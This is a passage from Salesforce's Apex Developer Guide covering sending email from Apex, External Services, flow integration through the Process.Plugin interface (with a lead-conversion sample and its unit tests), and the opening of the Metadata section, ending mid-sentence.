    IN THIS SECTION: InboundEmail Use Apex to work with email sent to Salesforce. Outbound Email Use Apex to work with email sent from Salesforce. Inbound Email Use Apex to work with email sent to Salesforce. You can use Apex to receive and process email and attachments. The email is received by the Apex email service, and processed by Apex classes that utilize the InboundEmail object. Note: The Apex email service is only available in Developer, Enterprise, Unlimited, and Performance Edition organizations. See Apex Email Service. Outbound Email Use Apex to work with email sent from Salesforce. You can use Apex to send individual and mass email. The email can include all standard email attributes (such as subject line and blind carbon copy address), use Salesforce email templates, and be in plain text or HTML format, or those generated by Visualforce. Note: Visualforce email templates cannot be used for mass email. You can use Salesforce to track the status of email in HTML format, including the date the email was sent, first opened and last opened, and the total number of times it was opened. To send individual and mass email with Apex, use the following classes: SingleEmailMessage Instantiates an email object used for sending a single email message. The syntax is: Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); MassEmailMessage Instantiates an email object used for sending a mass email message. The syntax is: Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage(); Messaging Includesthestatic sendEmail method,whichsendstheemailobjectsyouinstantiatewitheitherthe SingleEmailMessage or MassEmailMessage classes, and returns a SendEmailResult object. The syntax for sending an email is: Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone); where Email is either Messaging.SingleEmailMessage or Messaging.MassEmailMessage. The optional opt_allOrNone parameter specifies whether sendEmail prevents delivery of all other messages when any of the messages fail due to an error (true), or whether it allows delivery of the messages that don't have errors (false). The default is true. 423 Using Salesforce Features with Apex Apex Developer Guide
  • 428.
    Includes the staticreserveMassEmailCapacity and reserveSingleEmailCapacity methods, which can be called before sending any emails to ensure that the sending organization doesn’t exceed its daily email limit when the transaction is committed and emails are sent. The syntax is: Messaging.reserveMassEmailCapacity(count); and Messaging.reserveSingleEmailCapacity(count); where count indicates the total number of addresses that emails will be sent to. Note the following: • The email is not sent until the Apex transaction is committed. • The email address of the user calling the sendEmail method is inserted in the From Address field of the email header. All email that is returned, bounced, or received out-of-office replies goes to the user calling the method. • Maximum of 10 sendEmail methods per transaction. Use the Limits methods to verify the number of sendEmail methods in a transaction. • Single email messages sent with the sendEmail method count against the sending organization's daily single email limit. When this limit is reached, calls to the sendEmail method using SingleEmailMessage are rejected, and the user receives a SINGLE_EMAIL_LIMIT_EXCEEDED error code. However, single emails sent through the application are allowed. • Mass email messages sent with the sendEmail method count against the sending organization's daily mass email limit. When this limit is reached, calls to the sendEmail method using MassEmailMessage are rejected, and the user receives a MASS_MAIL_LIMIT_EXCEEDED error code. • Any error returned in the SendEmailResult object indicates that no email was sent. Messaging.SingleEmailMessage has a method called setOrgWideEmailAddressId. It accepts an object ID to an OrgWideEmailAddress object. If setOrgWideEmailAddressId is passed a valid ID, the OrgWideEmailAddress.DisplayName field is used in the email header, instead of the logged-in user's Display Name. The sending email address in the header is also set to the field defined in OrgWideEmailAddress.Address. Note: Ifboth OrgWideEmailAddress.DisplayName and setSenderDisplayName aredefined,theuserreceives a DUPLICATE_SENDER_DISPLAY_NAME error. For more information, see Organization-Wide Email Addresses in the Salesforce Help . Example // First, reserve email capacity for the current Apex transaction to ensure // that we won't exceed our daily email limits when sending email after // the current transaction is committed. Messaging.reserveSingleEmailCapacity(2); // Processes and actions involved in the Apex transaction occur next, // which conclude with sending a single email. // Now create a new single email message object // that will send out a single email to the addresses in the To, CC & BCC list. Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage(); // Strings to hold the email addresses to which you are sending the email. String[] toAddresses = new String[] {'user@acme.com'}; String[] ccAddresses = new String[] {'smith@gmail.com'}; 424 Using Salesforce Features with Apex Apex Developer Guide
  • 429.
    // Assign theaddresses for the To and CC lists to the mail object. mail.setToAddresses(toAddresses); mail.setCcAddresses(ccAddresses); // Specify the address used when the recipients reply to the email. mail.setReplyTo('support@acme.com'); // Specify the name used as the display name. mail.setSenderDisplayName('Salesforce Support'); // Specify the subject line for your email address. mail.setSubject('New Case Created : ' + case.Id); // Set to True if you want to BCC yourself on the email. mail.setBccSender(false); // Optionally append the Salesforce email signature to the email. // The email address of the user executing the Apex Code will be used. mail.setUseSignature(false); // Specify the text content of the email. mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.'); mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+ 'To view your case <a href=https://MyDomainName.my.salesforce.com/'+case.Id+'>click here.</a>'); // Send the email you have created. Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail }); External Services External Services connect your Salesforce org to a service outside of Salesforce, such as an employee banking service. After you register the external service, you can call it natively in your Apex code. Objects and operations defined in the external service's registered API specification become Apex classes and methods in the ExternalService namespace. The registered service's schema types map to Apex types, and are strongly typed, making the Apex compiler do the heavy lifting for you. For example, you can make a type safe callout to an external service from Apex without needing to use the Http class or perform transforms on JSON strings. SEE ALSO: Salesforce Help: Invoke External Service Callouts Using Apex Flows Flow Builder lets admins build applications, known as flows, that automate a business process by collecting data and doing something in your Salesforce org or an external system. For example, you can create a flow to script calls for a customer support center or to generate real-time quotes for a sales team. You can embed a flow in a Visualforce page or Aura component and access it in an Apex controller. 425 Using Salesforce Features with Apex Apex Developer Guide
  • 430.
    IN THIS SECTION: GettingFlow Variables You can retrieve flow variables for a specific flow in Apex. Making Callouts to External Systems from Invocable Actions When you define a method that runs as an invocable action in a screen flow and makes a callout to an external system, use the callout modifier. Passing Data to a Flow Using the Process.Plugin Interface Process.Plugin is a built-in interface that lets you process data within your org and pass it to a specified flow. The interface exposes Apex as a service, which accepts input values and returns output back to the flow. Getting Flow Variables You can retrieve flow variables for a specific flow in Apex. The Flow.Interview Apex class provides the getVariableValue method for retrieving a flow variable, which can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element. This example shows how to use this method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow elements, and each of the referenced flows also contains a vaBreadCrumb variable, the Visualforce page can provide users with breadcrumbs regardless of which flow the interview is running. public class SampleContoller { // Instance of the flow public Flow.Interview.Flow_Template_Gallery myFlow {get; set;} public String getBreadCrumb() { String aBreadCrumb; if (myFlow==null) { return 'Home';} else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb'); return(aBreadCrumb==null ? 'Home': aBreadCrumb); } } SEE ALSO: Apex Reference Guide: Interview Class Making Callouts to External Systems from Invocable Actions Whenyoudefineamethodthatrunsasaninvocableactioninascreenflowandmakesacallouttoanexternalsystem,usethe callout modifier. When the method is executed as an invocable action, screen flows use this modifier to determine whether the action can be executed safely in the current transaction. Flow admins can configure the action to let flow decide whether to execute the action in a new transaction or the current one. When all of the following conditions are met, the flow commits the current transaction, starts a new transaction, and makes the call to an external system safely: • The method's callout modifier is true. 426 Using Salesforce Features with Apex Apex Developer Guide
  • 431.
    • The action'sTransaction Control setting in a screen flow is configured to let flow decide. • The current transaction has uncommitted work. If any of the following conditions are true, the flow executes the action in the current transaction: • The callout modifier is false. • The action is executed by a non-screen flow. • The current transaction doesn’t have uncommitted work. SEE ALSO: InvocableMethod Annotation Passing Data to a Flow Using the Process.Plugin Interface Process.Pluginisabuilt-ininterfacethatletsyouprocessdatawithinyourorgandpassittoaspecifiedflow.Theinterfaceexposes Apex as a service, which accepts input values and returns output back to the flow. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. When you define an Apex class that implements the Process.Plugin interface in your org, it's available in Flow Builder as a legacy Apex action. Process.Plugin has these top-level classes. • Process.PluginRequest passes input parameters from the class that implements the interface to the flow. • Process.PluginResult returns output parameters from the class that implements the interface to the flow. • Process.PluginDescribeResult passes input parameters from a flow to the class that implements the interface. This class determines the input parameters and output parameters needed by the Process.PluginResult plug-in. When you write Apex unit tests, instantiate a class and pass it into the interface invoke method. To pass in the parameters that the system needs, create a map and use it in the constructor. For more information, see Using the Process.PluginRequest Class on page 429. IN THIS SECTION: Implementing the Process.Plugin Interface Process.Plugin is a built-in interface that allows you to pass data between your organization and a specified flow. Using the Process.PluginRequest Class The Process.PluginRequest class passes input parameters from the class that implements the interface to the flow. Using the Process.PluginResult Class The Process.PluginResult class returns output parameters from the class that implements the interface to the flow. Using the Process.PluginDescribeResult Class Use the Process.Plugin interface describe method to dynamically provide both input and output parameters for the flow. This method returns the Process.PluginDescribeResult class. 427 Using Salesforce Features with Apex Apex Developer Guide
  • 432.
    Process.Plugin Data TypeConversions Understand how data types are converted between Apex and the values returned to the Process.Plugin. For example, text data in a flow converts to string data in Apex. Sample Process.Plugin Implementation for Lead Conversion In this example, an Apex class implements the Process.Plugin interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via a legacy Apex action. Implementing the Process.Plugin Interface Process.Plugin is a built-in interface that allows you to pass data between your organization and a specified flow. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. The class that implements the Process.Plugin interface must call these methods. Description Return Type Arguments Name Returns a Process.PluginDescribeResult object that describes this method call. Process.PluginDescribeResult describe Primarymethodthatthesysteminvokes when the class that implements the interface is instantiated. Process.PluginResult Process.PluginRequest invoke Example Implementation global class flowChat implements Process.Plugin { // The main method to be implemented. The Flow calls this at runtime. global Process.PluginResult invoke(Process.PluginRequest request) { // Get the subject of the Chatter post from the flow String subject = (String) request.inputParameters.get('subject'); // Use the Chatter APIs to post it to the current user's feed FeedItem fItem = new FeedItem(); fItem.ParentId = UserInfo.getUserId(); fItem.Body = 'Flow Update: ' + subject; insert fItem; // return to Flow Map<String,Object> result = new Map<String,Object>(); return new Process.PluginResult(result); } // Returns the describe information for the interface 428 Using Salesforce Features with Apex Apex Developer Guide
  • 433.
    global Process.PluginDescribeResult describe(){ Process.PluginDescribeResult result = new Process.PluginDescribeResult(); result.Name = 'flowchatplugin'; result.Tag = 'chat'; result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{ new Process.PluginDescribeResult.InputParameter('subject', Process.PluginDescribeResult.ParameterType.STRING, true) }; result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{ }; return result; } } Test Class The following is a test class for the above class. @isTest private class flowChatTest { static testmethod void flowChatTests() { flowChat plugin = new flowChat(); Map<String,Object> inputParams = new Map<String,Object>(); string feedSubject = 'Flow is alive'; InputParams.put('subject', feedSubject); Process.PluginRequest request = new Process.PluginRequest(inputParams); plugin.invoke(request); } } Using the Process.PluginRequest Class The Process.PluginRequest class passes input parameters from the class that implements the interface to the flow. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. This class has no methods. Constructor signature: Process.PluginRequest (Map<String,Object>) 429 Using Salesforce Features with Apex Apex Developer Guide
  • 434.
    Here’s an exampleof instantiating the Process.PluginRequest class with one input parameter. Map<String,Object> inputParams = new Map<String,Object>(); string feedSubject = 'Flow is alive'; InputParams.put('subject', feedSubject); Process.PluginRequest request = new Process.PluginRequest(inputParams); Code Example In this example, the code returns the subject of a Chatter post from a flow and posts it to the current user's feed. global Process.PluginResult invoke(Process.PluginRequest request) { // Get the subject of the Chatter post from the flow String subject = (String) request.inputParameters.get('subject'); // Use the Chatter APIs to post it to the current user's feed FeedPost fpost = new FeedPost(); fpost.ParentId = UserInfo.getUserId(); fpost.Body = 'Flow Update: ' + subject; insert fpost; // return to Flow Map<String,Object> result = new Map<String,Object>(); return new Process.PluginResult(result); } // describes the interface global Process.PluginDescribeResult describe() { Process.PluginDescribeResult result = new Process.PluginDescribeResult(); result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{ new Process.PluginDescribeResult.InputParameter('subject', Process.PluginDescribeResult.ParameterType.STRING, true) }; result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{ }; return result; } } Using the Process.PluginResult Class The Process.PluginResult class returns output parameters from the class that implements the interface to the flow. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. You can instantiate the Process.PluginResult class using one of the following formats: • Process.PluginResult (Map<String,Object>) • Process.PluginResult (String, Object) 430 Using Salesforce Features with Apex Apex Developer Guide
  • 435.
    Use the mapwhen you have more than one result or when you don't know how many results will be returned. The following is an example of instantiating a Process.PluginResult class. string url = 'https://docs.google.com/document/edit?id=abc'; String status = 'Success'; Map<String,Object> result = new Map<String,Object>(); result.put('url', url); result.put('status',status); new Process.PluginResult(result); Using the Process.PluginDescribeResult Class Use the Process.Plugin interface describe method to dynamically provide both input and output parameters for the flow. This method returns the Process.PluginDescribeResult class. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. The Process.PluginDescribeResult class doesn’t support the following functions. • Queries • Data modification • Email • Apex nested callouts Process.PluginDescribeResult Class and Subclass Properties Here’s the constructor for the Process.PluginDescribeResult class. Process.PluginDescribeResult classname = new Process.PluginDescribeResult(); • PluginDescribeResult Class Properties • PluginDescribeResult.InputParameter Class Properties • PluginDescribeResult.OutputParameter Class Properties Here’s the constructor for the Process.PluginDescribeResult.InputParameter class. Process.PluginDescribeResult.InputParameter ip = new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string, Process.PluginDescribeResult.ParameterType.Enum, Boolean_required); Here’s the constructor for the Process.PluginDescribeResult.OutputParameter class. Process.PluginDescribeResult.OutputParameter op = new new Process.PluginDescribeResult.OutputParameter(Name,Optional description string, Process.PluginDescribeResult.ParameterType.Enum); To use the Process.PluginDescribeResult class, create instances of these subclasses. • Process.PluginDescribeResult.InputParameter 431 Using Salesforce Features with Apex Apex Developer Guide
  • 436.
    • Process.PluginDescribeResult.OutputParameter Process.PluginDescribeResult.InputParameter isa list of input parameters and has the following format. Process.PluginDescribeResult.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{ new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string, Process.PluginDescribeResult.ParameterType.Enum, Boolean_required) For example: Process.PluginDescribeResult result = new Process.PluginDescribeResult(); result.setDescription('this plugin gets the name of a user'); result.setTag ('userinfo'); result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{ new Process.PluginDescribeResult.InputParameter('FullName', Process.PluginDescribeResult.ParameterType.STRING, true), new Process.PluginDescribeResult.InputParameter('DOB', Process.PluginDescribeResult.ParameterType.DATE, true), }; Process.PluginDescribeResult.OutputParameter is a list of output parameters and has the following format. Process.PluginDescribeResult.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{ new Process.PluginDescribeResult.OutputParameter(Name,Optional description string, Process.PluginDescribeResult.ParameterType.Enum) For example: Process.PluginDescribeResult result = new Process.PluginDescribeResult(); result.setDescription('this plugin gets the name of a user'); result.setTag ('userinfo'); result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{ new Process.PluginDescribeResult.OutputParameter('URL', Process.PluginDescribeResult.ParameterType.STRING), Both classes take the Process.PluginDescribeResult.ParameterType Enum. Valid values are: • BOOLEAN • DATE • DATETIME • DECIMAL • DOUBLE • FLOAT • ID • INTEGER • LONG • STRING 432 Using Salesforce Features with Apex Apex Developer Guide
  • 437.
    For example: Process.PluginDescribeResult result= new Process.PluginDescribeResult(); result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{ new Process.PluginDescribeResult.OutputParameter('URL', Process.PluginDescribeResult.ParameterType.STRING, true), new Process.PluginDescribeResult.OutputParameter('STATUS', Process.PluginDescribeResult.ParameterType.STRING), }; Process.Plugin Data Type Conversions Understand how data types are converted between Apex and the values returned to the Process.Plugin. For example, text data in a flow converts to string data in Apex. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. Data Type Flow Data Type Decimal Number Datetime/Date Date Datetime/Date DateTime Boolean and numeric with 1 or 0 values only Boolean String Text Sample Process.Plugin Implementation for Lead Conversion In this example, an Apex class implements the Process.Plugin interface and converts a lead into an account, contact, and optionally, an opportunity. Test methods for the plug-in are also included. This implementation can be called from a flow via a legacy Apex action. Tip: We recommend using the @InvocableMethod annotation instead of the Process.Plugin interface. • The interface doesn’t support Blob, Collection, sObject, and Time data types, and it doesn’t support bulk operations. Once you implement the interface on a class, the class can be referenced only from flows. • The annotation supports all data types and bulk operations. Once you implement the annotation on a class, the class can be referenced from flows, processes, and the Custom Invocable Actions REST API endpoint. // Converts a lead as an action in a flow. global class VWFConvertLead implements Process.Plugin { // This method runs when called by a flow's legacy Apex action. global Process.PluginResult invoke( Process.PluginRequest request) { 433 Using Salesforce Features with Apex Apex Developer Guide
  • 438.
    // Set upvariables to store input parameters from // the flow. String leadID = (String) request.inputParameters.get( 'LeadID'); String contactID = (String) request.inputParameters.get('ContactID'); String accountID = (String) request.inputParameters.get('AccountID'); String convertedStatus = (String) request.inputParameters.get('ConvertedStatus'); Boolean overWriteLeadSource = (Boolean) request.inputParameters.get('OverwriteLeadSource'); Boolean createOpportunity = (Boolean) request.inputParameters.get('CreateOpportunity'); String opportunityName = (String) request.inputParameters.get('ContactID'); Boolean sendEmailToOwner = (Boolean) request.inputParameters.get('SendEmailToOwner'); // Set the default handling for booleans. if (overWriteLeadSource == null) overWriteLeadSource = false; if (createOpportunity == null) createOpportunity = true; if (sendEmailToOwner == null) sendEmailToOwner = false; // Convert the lead by passing it to a helper method. Map<String,Object> result = new Map<String,Object>(); result = convertLead(leadID, contactID, accountID, convertedStatus, overWriteLeadSource, createOpportunity, opportunityName, sendEmailToOwner); return new Process.PluginResult(result); } // This method describes the plug-in and its inputs from // and outputs to the flow. // Implementing this method makes the class available // in Flow Builder as a legacy Apex action. global Process.PluginDescribeResult describe() { // Set up plugin metadata Process.PluginDescribeResult result = new Process.PluginDescribeResult(); result.description = 'The LeadConvert Flow Plug-in converts a lead into ' + 'an account, a contact, and ' + '(optionally)an opportunity.'; result.tag = 'Lead Management'; // Create a list that stores both mandatory and optional // input parameters from the flow. // NOTE: Only primitive types (STRING, NUMBER, etc.) are 434 Using Salesforce Features with Apex Apex Developer Guide
  • 439.
    // supported. Collectionsaren't supported. result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{ // Lead ID (mandatory) new Process.PluginDescribeResult.InputParameter( 'LeadID', Process.PluginDescribeResult.ParameterType.STRING, true), // Account Id (optional) new Process.PluginDescribeResult.InputParameter( 'AccountID', Process.PluginDescribeResult.ParameterType.STRING, false), // Contact ID (optional) new Process.PluginDescribeResult.InputParameter( 'ContactID', Process.PluginDescribeResult.ParameterType.STRING, false), // Status to use once converted new Process.PluginDescribeResult.InputParameter( 'ConvertedStatus', Process.PluginDescribeResult.ParameterType.STRING, true), new Process.PluginDescribeResult.InputParameter( 'OpportunityName', Process.PluginDescribeResult.ParameterType.STRING, false), new Process.PluginDescribeResult.InputParameter( 'OverwriteLeadSource', Process.PluginDescribeResult.ParameterType.BOOLEAN, false), new Process.PluginDescribeResult.InputParameter( 'CreateOpportunity', Process.PluginDescribeResult.ParameterType.BOOLEAN, false), new Process.PluginDescribeResult.InputParameter( 'SendEmailToOwner', Process.PluginDescribeResult.ParameterType.BOOLEAN, false) }; // Create a list that stores output parameters sent // to the flow. result.outputParameters = new List< Process.PluginDescribeResult.OutputParameter>{ // Account ID of the converted lead new Process.PluginDescribeResult.OutputParameter( 'AccountID', Process.PluginDescribeResult.ParameterType.STRING), // Contact ID of the converted lead new Process.PluginDescribeResult.OutputParameter( 'ContactID', Process.PluginDescribeResult.ParameterType.STRING), // Opportunity ID of the converted lead 435 Using Salesforce Features with Apex Apex Developer Guide
  • 440.
    new Process.PluginDescribeResult.OutputParameter( 'OpportunityID', Process.PluginDescribeResult.ParameterType.STRING) }; return result; } /** *Implementation of the LeadConvert plug-in. * Converts a given lead with several options: * leadID - ID of the lead to convert * contactID - * accountID - ID of the Account to attach the converted * Lead/Contact/Opportunity to. * convertedStatus - * overWriteLeadSource - * createOpportunity - true if you want to create a new * Opportunity upon conversion * opportunityName - Name of the new Opportunity. * sendEmailtoOwner - true if you are changing owners upon * conversion and want to notify the new Opportunity owner. * * returns: a Map with the following output: * AccountID - ID of the Account created or attached * to upon conversion. * ContactID - ID of the Contact created or attached * to upon conversion. * OpportunityID - ID of the Opportunity created * upon conversion. */ public Map<String,String> convertLead ( String leadID, String contactID, String accountID, String convertedStatus, Boolean overWriteLeadSource, Boolean createOpportunity, String opportunityName, Boolean sendEmailToOwner ) { Map<String,String> result = new Map<String,String>(); if (leadId == null) throw new ConvertLeadPluginException( 'Lead Id cannot be null'); // check for multiple leads with the same ID Lead[] leads = [Select Id, FirstName, LastName, Company From Lead where Id = :leadID]; if (leads.size() > 0) { Lead l = leads[0]; // CheckAccount = true, checkContact = false if (accountID == null && l.Company != null) { Account[] accounts = [Select Id, Name FROM Account 436 Using Salesforce Features with Apex Apex Developer Guide
  • 441.
    where Name =:l.Company LIMIT 1]; if (accounts.size() > 0) { accountId = accounts[0].id; } } // Perform the lead conversion. Database.LeadConvert lc = new Database.LeadConvert(); lc.setLeadId(leadID); lc.setOverwriteLeadSource(overWriteLeadSource); lc.setDoNotCreateOpportunity(!createOpportunity); lc.setConvertedStatus(convertedStatus); if (sendEmailToOwner != null) lc.setSendNotificationEmail( sendEmailToOwner); if (accountId != null && accountId.length() > 0) lc.setAccountId(accountId); if (contactId != null && contactId.length() > 0) lc.setContactId(contactId); if (createOpportunity) { lc.setOpportunityName(opportunityName); } Database.LeadConvertResult lcr = Database.convertLead( lc, true); if (lcr.isSuccess()) { result.put('AccountID', lcr.getAccountId()); result.put('ContactID', lcr.getContactId()); if (createOpportunity) { result.put('OpportunityID', lcr.getOpportunityId()); } } else { String error = lcr.getErrors()[0].getMessage(); throw new ConvertLeadPluginException(error); } } else { throw new ConvertLeadPluginException( 'No leads found with Id : "' + leadId + '"'); } return result; } // Utility exception class class ConvertLeadPluginException extends Exception {} } // Test class for the lead convert Apex plug-in. @isTest private class VWFConvertLeadTest { static testMethod void basicTest() { // Create test lead Lead testLead = new Lead( Company='Test Lead',FirstName='John',LastName='Doe'); insert testLead; 437 Using Salesforce Features with Apex Apex Developer Guide
  • 442.
    LeadStatus convertStatus = [SelectId, MasterLabel from LeadStatus where IsConverted=true limit 1]; // Create test conversion VWFConvertLead aLeadPlugin = new VWFConvertLead(); Map<String,Object> inputParams = new Map<String,Object>(); Map<String,Object> outputParams = new Map<String,Object>(); inputParams.put('LeadID',testLead.ID); inputParams.put('ConvertedStatus', convertStatus.MasterLabel); Process.PluginRequest request = new Process.PluginRequest(inputParams); Process.PluginResult result; result = aLeadPlugin.invoke(request); Lead aLead = [select name, id, isConverted from Lead where id = :testLead.ID]; System.Assert(aLead.isConverted); } /* * This tests lead conversion with * the Account ID specified. */ static testMethod void basicTestwithAccount() { // Create test lead Lead testLead = new Lead( Company='Test Lead',FirstName='John',LastName='Doe'); insert testLead; Account testAccount = new Account(name='Test Account'); insert testAccount; // System.debug('ACCOUNT BEFORE' + testAccount.ID); LeadStatus convertStatus = [Select Id, MasterLabel from LeadStatus where IsConverted=true limit 1]; // Create test conversion VWFConvertLead aLeadPlugin = new VWFConvertLead(); Map<String,Object> inputParams = new Map<String,Object>(); Map<String,Object> outputParams = new Map<String,Object>(); inputParams.put('LeadID',testLead.ID); inputParams.put('AccountID',testAccount.ID); inputParams.put('ConvertedStatus', convertStatus.MasterLabel); 438 Using Salesforce Features with Apex Apex Developer Guide
  • 443.
    Process.PluginRequest request =new Process.PluginRequest(inputParams); Process.PluginResult result; result = aLeadPlugin.invoke(request); Lead aLead = [select name, id, isConverted, convertedAccountID from Lead where id = :testLead.ID]; System.Assert(aLead.isConverted); //System.debug('ACCOUNT AFTER' + aLead.convertedAccountID); System.AssertEquals(testAccount.ID, aLead.convertedAccountID); } /* * This tests lead conversion with the Account ID specified. */ static testMethod void basicTestwithAccounts() { // Create test lead Lead testLead = new Lead( Company='Test Lead',FirstName='John',LastName='Doe'); insert testLead; Account testAccount1 = new Account(name='Test Lead'); insert testAccount1; Account testAccount2 = new Account(name='Test Lead'); insert testAccount2; // System.debug('ACCOUNT BEFORE' + testAccount.ID); LeadStatus convertStatus = [Select Id, MasterLabel from LeadStatus where IsConverted=true limit 1]; // Create test conversion VWFConvertLead aLeadPlugin = new VWFConvertLead(); Map<String,Object> inputParams = new Map<String,Object>(); Map<String,Object> outputParams = new Map<String,Object>(); inputParams.put('LeadID',testLead.ID); inputParams.put('ConvertedStatus', convertStatus.MasterLabel); Process.PluginRequest request = new Process.PluginRequest(inputParams); Process.PluginResult result; result = aLeadPlugin.invoke(request); Lead aLead = [select name, id, isConverted, convertedAccountID from Lead where id = :testLead.ID]; System.Assert(aLead.isConverted); } 439 Using Salesforce Features with Apex Apex Developer Guide
  • 444.
    /* * -ve Test */ statictestMethod void errorTest() { // Create test lead // Lead testLead = new Lead(Company='Test Lead', // FirstName='John',LastName='Doe'); LeadStatus convertStatus = [Select Id, MasterLabel from LeadStatus where IsConverted=true limit 1]; // Create test conversion VWFConvertLead aLeadPlugin = new VWFConvertLead(); Map<String,Object> inputParams = new Map<String,Object>(); Map<String,Object> outputParams = new Map<String,Object>(); inputParams.put('LeadID','00Q7XXXXxxxxxxx'); inputParams.put('ConvertedStatus',convertStatus.MasterLabel); Process.PluginRequest request = new Process.PluginRequest(inputParams); Process.PluginResult result; try { result = aLeadPlugin.invoke(request); } catch (Exception e) { System.debug('EXCEPTION' + e); System.AssertEquals(1,1); } } /* * This tests the describe() method */ static testMethod void describeTest() { VWFConvertLead aLeadPlugin = new VWFConvertLead(); Process.PluginDescribeResult result = aLeadPlugin.describe(); System.AssertEquals( result.inputParameters.size(), 8); System.AssertEquals( result.OutputParameters.size(), 3); } } 440 Using Salesforce Features with Apex Apex Developer Guide
  • 445.
    Metadata Salesforce uses metadatatypes and components to represent org configuration and customization. Metadata is used for org settings that admins control, or configuration information applied by installed apps and packages. Use the classes in the Metadata namespace to access metadata from within Apex code for tasks that include: • Customizing app installs or upgrades—During or after an install (or upgrade), your app can create or update metadata to let users configure your app. • Customizing apps after installation—After your app is installed, you can use metadata in Apex to let admins configure your app using the UI that your app provides rather than having admins manually use the standard Salesforce setup UI. • Securelyaccessingprotectedmetadata—Updatemetadatathatyourappusesinternallywithoutexposingthesetypesandcomponents to your users. • Creating custom configuration tools—Use metadata in Apex to provide custom tools for admins to customize apps and packages. Metadata access in Apex is available for Apex classes using API version 40.0 and later. For more information on metadata types and components, see the Metadata API Developer Guide and the Custom Metadata Types Implementation Guide. IN THIS SECTION: Retrieving and Deploying Metadata Retrieve and deploy metadata using the Metadata.Operations class. Supported Metadata Types Apex supports a subset of metadata types and components. Security Considerations Be aware of security considerations when accessing metadata using Apex. Testing Metadata Deployments Apex code that accesses metadata must be properly tested. SEE ALSO: Apex Reference Guide: Metadata Namespace Retrieving and Deploying Metadata Retrieve and deploy metadata using the Metadata.Operations class. Use the Metadata.Operations.retrieve() method to synchronously retrieve metadata from the current org. Provide a list ofmetadatacomponentnamesthatyouwanttoretrieve.Salesforcereturnsalistofmatchingcomponentdata,representedb